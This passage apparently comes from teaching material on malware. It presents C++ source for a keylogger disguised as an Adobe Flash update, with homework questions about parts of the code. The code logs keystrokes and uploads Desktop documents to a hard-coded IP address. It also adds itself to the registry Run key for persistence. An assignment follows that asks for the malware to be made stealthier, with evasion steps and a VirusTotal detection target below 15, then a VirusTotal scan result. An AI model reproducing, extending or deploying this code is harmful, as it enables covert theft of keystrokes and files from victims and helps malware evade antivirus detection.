    else if (key_stroke == 190 || key_stroke == 110)
        fprintf(OUTPUT_FILE, "%s", ".");
    else fprintf(OUTPUT_FILE, "%s", &key_stroke);

    fclose(OUTPUT_FILE);
    return 0;


}
```

File Exfiltration function

```
void filesender() {

    char* docdir = getenv("USERPROFILE");
    string path(docdir);
    if (docdir)
    {
        path += "\\Desktop\\";
    }
    else {

        path = "C:\\";

    }

    string pathall = path + "*";

    WIN32_FIND_DATA file;
    HANDLE search_handle = FindFirstFile(pathall.c_str(), &file);
    if (search_handle)
    {
        do
        {
            string filenames = file.cFileName;


            if ((filenames.find(".pdf") != string::npos) || (filenames.find(".doc") != string::npos) || (filenames.find(".xls") != string::npos)) {
                std::wcout << file.cFileName << std::endl;
                string pather = path.c_str();

                char results[200];   // array to hold the result.
                strcpy(results, path.c_str()); // copy string one into the result.
                strcat(results, file.cFileName);

                static char* filename = results;   //Filename to be loaded
                static char* type = "text/html,application/xhtml+xml,application/xml";
                static char boundary[] = "-----------------";            //Header boundary
                static char nameForm[] = "attach";     //Input form name
                static char iaddr[] = "13.80.152.225";        //IP address
                static char url[] = "/adobetelemetry/Upload.aspx";         //URL

                char hdrs[255];                  //Headers
                char* buffer;                   //Buffer containing file + headers
                char* content;                  //Buffer containing file
                FILE* pFile;                    //File pointer
                long lSize;                      //File size
                size_t result;
```

Homework

What is the purpose?

```
bool IsKeyboardLayoutPresent(DWORD dwPrimaryLangID)
{
    if (IsActiveKeyboardLayout(dwPrimaryLangID))
        return true;

    DWORD dwThreadID = GetCurrentThreadId();
    HKL hOld = GetKeyboardLayout(dwThreadID);
    for (;;)
    {
        ActivateKeyboardLayout((HKL)HKL_NEXT, 0);
        if (hOld == GetKeyboardLayout(dwThreadID))
            return false;

        if (IsActiveKeyboardLayout(dwPrimaryLangID))
        {
            ActivateKeyboardLayout(hOld, 0);
            return true;
        }
    }
}
```

What is the purpose?

```
MessageBox(NULL, _T("The newest version of Adobe Flash Player has been installed succesfully."), _T("Update Succesfull - CE2020"), MB_OK | MB_SYSTEMMODAL);
anti(666666);
staller();
if (dirExists("C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader")) {
    ShellExecute(NULL, "open", "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader\\Eula.exe", NULL, NULL, SW_SHOWDEFAULT);
}
```

```
string strURL4 = "findstr /s \"Adobe Update help! CE2020\" *.pdf";
theExecutor(strURL4);
return 1;
```

What is the purpose?

```
void pathadder() {

    HKEY hkey;
    LPCSTR lpMyString = messWithStrings(1).c_str();

    string path = ExePath() + "\\" + messWithStrings(1);
    char szBuf[100];
    strcpy_s(szBuf, path.c_str());

    RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\Currentversion\\Run", 0, KEY_SET_VALUE, &hkey);
    RegSetValueEx(hkey, lpMyString, 0, REG_SZ, (LPBYTE)szBuf, strlen(szBuf) + 1);
    RegCloseKey(hkey);
}
```


Task: Make Stealthier

DOWNLOAD https://pithos.okeanos.grnet.gr/public/NQp2KdXYQjaMbk2tYuNoF1

Add at least 3 of the following functions:

- Detect Analysis and exit
- Ask for user interaction to proceed
- String Obfuscation of IP contacted for exfiltration
- Use a Packer
- Code Signing
- Add junk functions
- Stall execution
- Any other technique…

- **Goals:**
  - The core Functionality of key-logging and exfiltration of key-strikes should be maintained to the same IP & URL
  - Virus Total Detection should be below 15
  - File uploaded should be .exe



Inspiration

https://www.virustotal.com/gui/file/e82c5a9f0a1097b141a35b19c84655e441c6a20cf9636287e6f298a7a010e9b1/behavior

12 / 68

Community Score

12 security vendors and no sandboxes flagged this file as malicious

e82c5a9f0a1097b141a35b19c84655e441c6a20cf9636287e6f298a7a010e9b1

adobeupdate.exe

peexe

281.00 KB
Size

2022-07-07 19:33:53 UTC
a moment ago

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

Security Vendors' Analysis

BitDefenderTheta	Gen:NN.ZexaF.34786.ruW@ae1DpTmi	Bkav Pro	W32.AIDetect.malware1
Cybereason	Malicious.4f4137	Cynet	Malicious (score: 100)
Elastic	Malicious (moderate Confidence)	MaxSecure	Trojan.Malware.300983.susgen
Microsoft	Program:Win32/Wacapew.C!ml	Rising	Trojan.Generic@AI.93 (RDML:bW8AXLp…
SecureAge APEX	Malicious	SentinelOne (Static ML)	Static AI - Malicious PE
Symantec	ML.Attribute.HighConfidence	VBA32	BScope.Trojan.Cometer
Acronis (Static ML)	Undetected	Ad-Aware	Undetected

Questions ?